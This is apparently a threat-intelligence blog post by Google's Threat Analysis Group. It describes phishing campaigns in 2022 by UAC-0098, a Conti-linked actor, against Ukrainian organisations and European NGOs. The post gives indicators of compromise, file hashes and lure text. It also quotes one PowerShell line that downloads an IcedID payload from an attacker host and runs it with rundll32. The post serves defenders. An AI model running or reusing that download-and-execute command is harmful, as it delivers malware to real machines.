Initial access broker repurposing techniques in targeted attacks against Ukraine

Pierre-Marc Bureau ⋮⋮ 9/7/2022

Threat Analysis Group

As the war in Ukraine continues, TAG is tracking an increasing number of financially motivated threat actors targeting Ukraine whose activities seem closely aligned with Russian government-backed attackers. This post provides details on five different campaigns conducted from April to August 2022 by a threat actor whose activities overlap with a group CERT-UA tracks as UAC-0098 [1, 2, 3]. Based on multiple indicators, TAG assesses some members of UAC-0098 are former members of the Conti cybercrime group repurposing their techniques to target Ukraine.

UAC-0098 is a threat actor that historically delivered the IcedID banking trojan, leading to human-operated ransomware attacks. The attacker has recently shifted their focus to targeting Ukrainian organizations, the Ukrainian government, and European humanitarian and non-profit organizations. TAG assesses UAC-0098 acted as an initial access broker for various ransomware groups including Quantum and Conti, a Russian cybercrime gang known as FIN12 / WIZARD SPIDER.

TAG is sharing additional context and indicators, including disclosing new campaigns that weren't previously detailed or attributed to the group, to assist the security community in efforts to investigate and defend against this threat.

Initial Encounter

TAG started actively tracking UAC-0098 after identifying an email phishing campaign delivering AnchorMail (referred to as “LackeyBuilder”) in late April 2022. AnchorMail is a version of the Anchor backdoor that uses the simple mail transfer protocol (SMTPS) for command and control (C2) communication. The tool, assessed to be developed by the Conti group, previously was installed as a TrickBot module. TAG was able to connect the activity to earlier phishing emails targeting Ukraine with lures like:

Subject: Проєкт «Активні громадяни» (Project "Active citizen")

Subject: Файл_змінив,_бронь (File_change,_booking)

URLs:

https://activecitizens[.]in[.]ua/Project1[.]xls

https://lviv[.]uz[.]ua/Artists[.]xls

https://aprize[.]com[.]ua/Artists[.]xls

The campaign stood out because it appeared to be both financially and politically motivated. It also seemed experimental: instead of dropping AnchorMail directly, it used LackeyBuilder and batch scripts to build AnchorMail on the fly.

The UAC-0098 activity was then identified in another email campaign delivering IcedID and Cobalt Strike. On April 13, at least three Excel files were sent as attachments to Ukrainian organizations:

- Мобілізаційний реєстр.xls (Mobilization register.xls) 8f7e3471c1bb2b264d1b8f298e7b7648dac84ffd8fb2125f3b2566353128e127
- Мобілізаційний список.xls Mobilization list.xls 08d30d6646117cd96320447042fb3857b4f82d80a92f31ee91b16044b87929c0
- Список мобілізованих громадян.xls List of mobilized citizens.xls 1f3c5dd0a79323c57ad194a49eebaaf2f624822df401995e51a4c58b5a607a45

The group was active from mid-April to mid-June of 2022, frequently changing its tactics, techniques and procedures (TTPs), tooling and lures. While the targeting varied from campaign to campaign, the group repeatedly targeted Ukrainian hotels.

Impersonating National Cyber Police of Ukraine

On May 11 2022, UAC-0098 launched another attack targeting organizations working in the hospitality industry. The phishing emails were impersonating the National Cyber Police of Ukraine and contained a download link, urging targets to download an update for their operating system.

The payload was hosted on https://cyberpolice.gov.uz[.]ua/article/KB5012599.msi, where gov.uz[.]ua , which is an attacker-controlled domain, registered just one day before the attack. During execution, the file runs a PowerShell script downloaded from http://blinkin[.]top/3538313546/license?serial={GENERATED_SERIAL} to fetch and execute an IcedID dll:

```
$obj = New-Object System.Net.WebClient; $obj.DownloadFile("http://blinkin.top/1652375412/install",
"${env:TEMP}/update_1652375412.dat"); & rundll32 "${env:TEMP}/update_1652375412.dat,PluginInit"
```

Indicators


- https://drive.google[.]com/file/d/19ZtX3k38g2OXQnFkEj3JH4EiI_vUqgnK/view?usp=drive_web
- gov[.]uz[.]ua
- blinkin[.]top
- kirbi[.]top

Expanded targeting to European NGOs using “Stolen Images Evidence”


On May 17, UAC-0098 used a compromised account of a hotel in India. The actor sent phishing emails with a ZIP archive attached containing a malicious XLL file. As before, the targets appeared to be organizations working in the hospitality industry in Ukraine.

When opened, the XLL file downloads a variant of IcedID from the following URL: http://84.32.190[.]34/KB2533623.exe.

In other campaigns, the same compromised email account was used to target humanitarian NGOs in Italy. IcedID was also delivered as an MSI file through the anonymous file sharing service dropfiles[.]me, with expiring links to the payload and a malware distribution service known as Stolen Images Evidence. This service typically uses website contact forms to send fake legal or copyright violation threats with a link to storage hosting a social engineering page, delivering malware chosen by the service’s customer.



“Stolen Images Evidence” distribution service delivering UAC-0098 payload



“dropfiles[.]me” file sharing website delivering UAC-0098 payload

Indicators

- https://dropfiles[.]me/download/af46b89ae667c0d0/
- http://storage.googleapis[.]com/cor1krp299kh13.appspot[.]com/
- http://storage.googleapis[.]com/xpd9q3z05awvw4.appspot[.]com/
- http://84.32.190[.]34/KB2533623.exe
- donaldtr[.]com

Impersonating StarLink and Microsoft

On May 19, UAC-0098 used support@starlinkua[.]info to send phishing emails impersonating representatives of Elon Musk and StarLink, in order to deliver software required to connect to the internet using StarLink satellites. The email included a link to https://box[.]starlinkua[.]info/cloud/index[.]php/s/{GENERATED_ID}, an MSI installer dropping IcedID, downloaded from the attacker-controlled domain, starlinkua[.]info.

On May 23, a similar attack was performed against a wider range of Ukrainian organizations operating in the technology, retail and government sectors. The delivered payload was the same IcedID binary with filename KB2533623.msi to resemble a Microsoft update and was hosted on https://box[.]microsoftua[.]com/cloud/index[.]php/s/{GENERATED_ID}.

Indicators

- support@starlinkua[.]info
- starlinkua[.]info
- microsoftua[.]com
- baiden[.]top

Cobalt Strike delivered by malicious documents built by EtterSilent builder

On May 24, a newly registered domain kompromatua[.]info was used to target the Academy of Ukrainian Press (AUP). The phishing email contained a dropbox link pointing to a malicious document named “ABR090TAN-TS.xlsb”. The Excel document was created using EtterSilent, a malicious document builder used by many cybercrime groups. The malicious document directly fetched a Cobalt Strike dll from http://84.32.190[.]34/bc_https_x64.dll. Note, the same IP was used to deliver IcedID payloads in the second campaign on May 17. The attacker used the same link and the same file to target organizations from the hospitality industry.


Indicators

- jurnalist@kompromatua[.]info
- kompromatua[.]info
- 84.32.190[.]34

Follina Exploitation

On June 10, a few days after the CVE-2022-30190 (also known as Follina) disclosure, a weaponized exploit named clickme.rtf was uploaded to VirusTotal. Upon execution, the file fetched content from http://64.190.113[.]51/index[.]html. At that time, no content was delivered from the URL.

Nine days later, the same server was used, this time using port 8000, to serve content in a large-scale campaign exploiting the same vulnerability. On June 19, TAG disrupted a campaign with more than 10,000 spam emails impersonating the State Tax Service of Ukraine. The emails had an attached ZIP file containing a malicious RTF file. Upon execution, the next stage was downloaded from http://64.190.113[.]51:8000/index.html. This campaign was previously reported by CERT-UA and TAG’s update on cyber activity in Eastern Europe.


We would like to inform you that the deadline for paying taxes for the second quarter is coming to an end in 2022.
Detailed information, amount and terms of payment can be found in the attached document.
We inform you that the law provides for liability for late or improper payment of taxes, which provides for the application of
financial penalties.

Phishing email used in a campaign exploiting CVE-2022-30190, translated from Ukrainian

The html file fetched Cobalt Strike, ked.dll, from 5.199.173[.]152. Shared code in the Cobalt Strike payload and IcedID suggests they are both encrypted with the same crypting service made by Conti group. This is aligned with IBM Security X-Force findings.

Indicators

- http://64.190.113[.]51:8000/index[.]html
- http://5.199.173[.]152/ked[.]dll
- baidenfree[.]com

Conclusions

UAC-0098 activities are representative examples of blurring lines between financially motivated and government backed groups in Eastern Europe, illustrating a trend of threat actors changing their targeting to align with regional geopolitical interests.

In the initial encounter with UAC-0098, “lackeyBuilder” was observed for the first time. This is a previously undisclosed builder for AnchorMail, one of the private backdoors used by the Conti groups. Since then, the actor consistently used tools and services traditionally employed by cybercrime actors for the purpose of acquiring initial access: IcedID trojan, EtterSilent malicious document builder, and the “Stolen Image Evidence” social engineering malware distribution service.

In the activity observed following April 2022, the group’s targeting wildly varied from European NGOs to less targeted attacks on Ukrainian government entities, organizations and individuals. Rather uniquely, the group demonstrates strong interest in breaching businesses operating in the hospitality industry of Ukraine, going as far as launching multiple distinct campaigns against the same hotel chains. So far, TAG has not identified what post-exploitation actions UAC-0098 takes following a successful compromise.

Activities described in this post are consistent with findings from IBM Security X-Force and CERT-UA. TAG can further confirm attribution based on multiple overlaps between UAC-0098 and Trickbot or the Conti cybercrime group.

POSTED IN:

- Threat Analysis Group